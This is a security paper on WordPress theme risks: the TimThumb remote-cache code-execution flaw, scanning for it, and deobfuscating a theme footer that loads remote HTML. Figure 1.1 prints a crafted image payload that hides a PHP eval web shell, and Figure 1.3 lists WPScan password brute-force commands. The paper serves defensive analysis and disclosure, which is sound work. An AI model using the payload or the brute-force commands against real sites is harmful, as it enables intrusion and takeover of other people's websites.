Analyzing Word-Press Themes


Abstract

This paper is about discovering vulnerabilities inside the files that makes up WordPress themes. It also discusses reverse engineering of encoded PHP files, common tools, exploits, and dangerous copyright protection mechanisms.

InterNOT Security Team

Introduction

TimThumb is definitely one of the **most valuable** files (i.e., PHP scripts), that I want to find during a Penetration Test, as earlier versions between *1.0* and *1.32* has a flaw that enables an attacker to remotely cache PHP scripts[1,2], allowing *remote code execution*. It is an image tool often used in *WordPress* themes, making cropping, zooming and resizing a lot easier, and it is open source of course.



```
\x07\x54\x47\xce\x51\x7b\x59\x82\x52\x59\x29\x1c\x48\xf3\x21\x00\xed\x9b\x1a\x1a
\xeb\xac\x7e\xca\xbe\x07\x57\x51\x52\x8a\x24\xec\x6d\x10\xad\x96\x1a\xbc\x07\xa1
\xe7\x1b\x4e\x71\x51\x48\xd5\x60\x7e\xa1\xd8\x60\x46\xb2\xb9\x04\xd7\x6f\x53\x45
\x45\x93\xc0\x10\xc2\x34\x1d\x53\x5f\x55\x96\x64\x6b\x15\xd5\x24\x55\x94\x86\x6d
\x35\x31\xc5\x3f\x75\xe4\x25\xc4\x1a\x8b\x35\x56\x60\xbd\x82\x8c\x1f\x8d\x93\x0d
\x8c\xd1\x40\x59\xf1\xcb\xd4\xa5\x79\x41\xb6\x12\x50\x2a\x57\xeb\xdf\x49\x32\x21
\x24\xdb\x96\x39\xaf\xc5\xa1\x63\x35\xff\xd5\xd8\xc7\x41\x33\x35\xda\x44\x12\x26
\xed\xf4\xd3\x50\xab\x1c\x10\x00\x3b\x00\x3c\x3f\x70\x68\x70\x20\x65\x76\x61\x6c
\x28\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x6f\x64\x65\x28\x27\x49\x47\x56\x32
\x59\x57\x77\x6f\x4a\x46\x39\x48\x52\x56\x52\x62\x4a\x32\x4e\x74\x5a\x43\x64\x64
\x4b\x54\x73\x67\x27\x29\x29\x3b\x20\x3f\x3e
----------- Payload Contents  End  -----------

[?] Please provide the full path to where the image will be stored.
[*] Example: http://blogger.com.haxx.tld/image.php
[+] Type full path here: http://blogger.com.intern0t.net/test.php

[*] In most current versions, the filename will be as found below:
[*] Filename: external_2a6acded0ce47f4ce79a3117bf806167.php
[*] This file can be found in the "cache" directory.


Enjoy!

timthumbcraft-dev # _
```


Figure 1.1 – TimThumbCraft [3]: An image crafting tool for exploiting the remote cache vulnerability

The amount of websites that use this script are extreme, but most have hopefully upgraded to the newest, completely re-written version 2.X, that combats the critical remote cache vulnerability but also other problems too. At least *328 themes* and *76 plug-ins* [4], use this script where the file is occasionally renamed, meaning an empty search result for "*timthumb.php*", is not equal to it isn't there.

```
timthumb.php
thumb.php
upload.php
check.php
uploadify.php
image.php
cg-tvs-admin-panel.php
```

Figure 1.2 – Known names of the TimThumb script [4]

One of the ways to search for this script, is to use *WPScan* [5], another is to use shell scripting as shown in a later figure. *WPScan* is a vulnerability scanner for WordPress powered sites that uses black-box methods to identify problematic themes and plug-ins.



```
 __          _______   _____
 \ \        / /  __ \ / ____|
  \ \  /\  / /| |__) | (___   ___  __ _ _ __
   \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
    \  /\  /  | |     ____) | (__| (_| | | | |
     \/  \/   |_|    |_____/ \___|\__,_|_| |_| v1.0

  WordPress Security Scanner by ethicalhack3r.co.uk
 Sponsored by the RandomStorm Open Source Initiative

# Copyright (C) 2011 Ryan Dewhurst
# This program comes with ABSOLUTELY NO WARRANTY.
# This is free software, and you are welcome to redistribute it
# under certain conditions. See GNU GPLv3.

-h for further help.

Examples:

Do 'non-intrusive' checks...
ruby ./wpscan.rb --url www.example.com

Do wordlist password brute force on enumerated users using 50 threads...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50

Do wordlist password brute force on the 'admin' username only...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --username admin

Generate a new 'most popular' plugin list, up to 150 pages...
ruby ./wpscan.rb --generate_plugin_list 150
root@root:/pentest/web/wpscan# _
```

Figure 1.3 – WPScan [5]: A vulnerability scanner for WordPress powered sites

The other way as mentioned earlier, is to use shell scripting, which in this case, isn't rocket science.

```
User@Linux $ find /var/www/ –type f | xargs grep –s timthumb
```

Figure 1.4 – Finding TimThumb with shell scripting

The shell scripting example is often enough as it searches through */var/www/* and all subdirectories for files, where all files are checked for the "*timthumb*" string. Often it is only the name of the file, but not the actual contents that has been changed when it comes to TimThumb. This is important when it comes to the decision of searching for the filename, or the string within the file, where the last is generally more successful.

Besides TimThumb, there's more

It's rarely, if at all, that I've seen *Cross-Site Scripting* and *SQL Injection* vulnerabilities inside the theme files, but it's rather normal they can and will occur in plug-ins. For example, recently I discovered a rather interesting file within a theme, used on a few well known websites. The administrators of these were of course contacted about the potential risk this file poses.

The theme I'm referring to, is the "*Black Buttons Theme*" [6,7], where the file is "*footer.php*". You might wonder, what kinds of danger can a file, used to e.g., display credits from the theme developer, pose?



Test Site
Just another WordPress site
Home
Sample Page
jan
05
Hello world!
Author: admin | Category: Uncategorized
Pages
Sample Page

Figure 1.5 – The "Black Buttons Theme" installed on a WordPress site

As the *footer.php* file was heavily obfuscated, there was most likely something to find, as there usually is with such files. Even though, it's not a backdoor, it can in worst case, be used as a backdoor.



Log out
Entries RSS
Comments RSS
WordPress.org
Black Buttons Theme | Webdesign | SEO | Werbeagentur | Werbung

Figure 1.6 – The mentioned footer that writes the text from heavily obfuscated code

Even though the developer, implemented this as some sort of "*copyright protection*", and even stated it is "*prohibited*" to reverse engineer the file, it *doesn't* legally apply in countries like *Denmark*, where you can buy a product and take it apart, as long as you're not endangering anyone including yourself.

Reverse engineering the file, is a longer process but in essence, it's quite simple and in some cases a necessary step to improve the security of your website in case you're using a theme that has obfuscated code, that can virtually contain anything from good to bad.

If 1 out of 25 files contain obfuscated code, wouldn't you be interested in knowing what it contains?

Imagine the *developer's* computer, website, repository, svn, etc., gets compromised, and the attackers update the file with the obfuscated code. How are you going to tell the good code from the bad code?

In this case, it's a possible security risk that should be assessed like everything else.

```
<?php /* WARNING: This file is protected by copyright law. To reverse engineer or decode this file is
strictly prohibited. */
$o="QAAADg4KDQ4OO2NucSdka2Z0dAAROiVka2JmdSU5OygBQDkKDQIBgAMAxjsmKionKEpmbmknKioB
1QFBAwVBaGhzYnUBVATibmM6JWEBYiUCkQAADkVrZmRsJ0Vyc3NoaXQnUwAAb2JqYid7Jzs4d293JwoN
KAAALSdBS0...[more code]
cQCSJgAJKionQWhoc2J1JyoqASAKDQHFQQA7AbEoV2ZgYgGmOHdvdydwd1hDCGEDEi8uPCcE4QMxZWhj
fgPkb3NqAABrOQ==";eval(base64_decode("JGxsbD0wO2V2YW...[more code]
```

Figure 1.7 – A snippet of the *footer.php* file which you can freely obtain from the references [6]

Looking at this code, it may seem like gibberish at first hand. But as I've seen this type of encoding countless times before, I know that it's also exactly the same thing the blackhats, script kiddies and hacktivists, etc., do when they want to hide the content of their files. Naturally, I get suspicious.

From a quick view, it's obvious to many that the file is Base64 encoded, and the easiest way to begin, is to change *eval()*, to *print()* or *echo*, as this will not execute the encoded / obfuscated *PHP code*, but instead print it to the screen when the script is accessed, via an Internet Browser or CLI [8].

When this has been done, more obfuscated is often presented, almost worse than before in some cases:

```
$llll=0;
$lllll=3;
eval($lllllllllll("JGw9JGxsbGxsbGxsbGxsKCRvKTs="));
$lllllll=0;
$llllll=($llllllllll($l[1])<<8)+$llllllllll($l[2]);
eval($lllllllllll("JGxsbGxsbGxsbGxsbGw9J3N0cmxlbic7"));
$lllllllll=16;$llllllll="";
```

Figure 1.8 – A snippet of the somewhat decoded footer.php file

Using *variable names* like the above is another way to confuse humans. It doesn't really confuse me, it just makes me more eager to decode everything and find out the reason as to why, the person that developed the script chose to encode and obfuscate it heavily.

```
$lllllllllllllllll<$lllllllllllllllllllll-1;
$lllllllllllllllll+=2){$llllllllllllllllllllll=$lllllllll[$lllllllllllllllll];
$lllllllll[$lllllllllllllllll]=$lllllllll[$lllllllllllllllll+1];
$lllllllll[$lllllllllllllllll+1]=$llllllllllllllllllllll;
}}$llllllll='$lllllllllllllllllllllll=$lllllllllll.\'>\'.$lllllllll;';
```

Figure 1.9 – A snippet of more decoded code, getting a bit closer

As you can see, it doesn't get easier, but we don't have to translate all of these functions into human readable code. Because we can in some cases, make the machine do most of the work for us.

After some time, we eventually end up with the original code that we want to study, and perhaps fix.

What was so important to protect?

The file appears to be non-malicious, but it does contain some rather interesting code as mentioned earlier, as it doesn't just print the credits, the script does a lot more than just that.

```
 $defaultHtml = '<a href="http://www.net-tec.biz">Webdesign</a> | <a
href="http://www.nettec.eu">SEO</a> | <a href="http://www.net-tec-online.ch">Werbeagentur</a> |
<a href="http://www.net-tec-online.at">Werbung</a>'; // html to display when no connection or local
domain
```

Figure 1.10 – A snippet of the fully decoded footer.php file

Looks pretty normal, well, besides the comment: *// html to display when no connection or local domain*

What does that mean? It sounds like the script can fetch *dynamic HTML* from a remote site, and display it on your site, without you ever knowing it happened? In fact, that's exactly what the script can do.

```
show_footer_links(
   //'localhost', '/php/FLink/src/FLink/script.php',
   'net-tec-ag.de', '/FLink/script.php',
   3.5, $defaultHtml, $linksNum
);
```

Figure 1.11 – The show_footer_links() function

This function (show_footer_links), specifies which website to contact, and which script / URI it should try to get information from. It may seem, like a small issue, but there are plenty of bad scenarios available.

In the simplest scenario, the developer's website gets compromised, and the attacker updates the script that your site tries to reach to display the dynamic footer. At this point, the attacker can do exactly the same you can on your site, and the possibilities are many.

The attacker may steal your cookies and hijack your session, place a JavaScript keylogger on the website, redirect GET- or POST-requests for the login script to his site instead, that would effectively steal all login credentials. He or she could also try to enumerate the type of router you have, in some cases steal your router password, and also try to locate your real world location.

In this very same scenario, it isn't just your website that's been compromised via the developer's web-site; it's anyone who uses this theme, which could be thousands of websites, with, thousands of users.

Other dangerous scenarios

Man in the Middle attacks, could also be performed against the remote website, with methods such as *BGP Hijacking*, and in case the (*DNS*) name-server that your website uses, is vulnerable to *DNS Cache Poisoning*, then an attacker could potentially attack the domain your website resolves, when it needs to display the footer, where the new IP-address of the remote script that returns the info for the footer, would originate from the attackers website.

Another simpler scenario could've been that the code itself had been infected at some time during development or after the release. After all, if the website that offers the theme gets compromised, an attacker can also alter the code this way. Changing the *footer.php* file, to point to the attacker's site instead of the developer's site, would raise little suspicion before the actual infection takes place.

Knowing this, it's hopefully clearer now, that this script is a risk, and should be considered dangerous.

About the Author

MaXe has been in the hacking community for a little over 10 years, though with shorter and longer breaks from time to time. He has mostly worked within Technical Support, abroad in both Sweden and Ireland, but has also worked as a freelance penetration tester, where most of his work has been voluntary.

He administrates the InterN0T site and community, finds 0days and writes advisories for fun but no profit and whenever there's time, he blogs at The Exploit Database.

Currently he's working on getting a visa for Australia, while fighting ninjas at the Hacking Dojo, in an attempt to obtain the 1DCPT certification.

References:

[1] http://www.exploit-db.com/exploits/17602/
[2] http://markmaunder.com/2011/08/01/zero-day-vulnerability-in-many-wordpress-themes/
[3] http://www.exploit-db.com/sploits/timthumbcraft.rar
[4] http://wpscan.googlecode.com/svn/trunk/data/timthumb.txt
[5] http://code.google.com/p/wpscan/ (Demo: http://youtu.be/I4EhLn-8EQs)
[6] http://www.wptown.com/download/black_buttons_theme.zip
[7] http://www.wptown.com/test/index.php?wptheme=Black+Buttons+Theme
[8] http://php.net/manual/en/features.commandline.php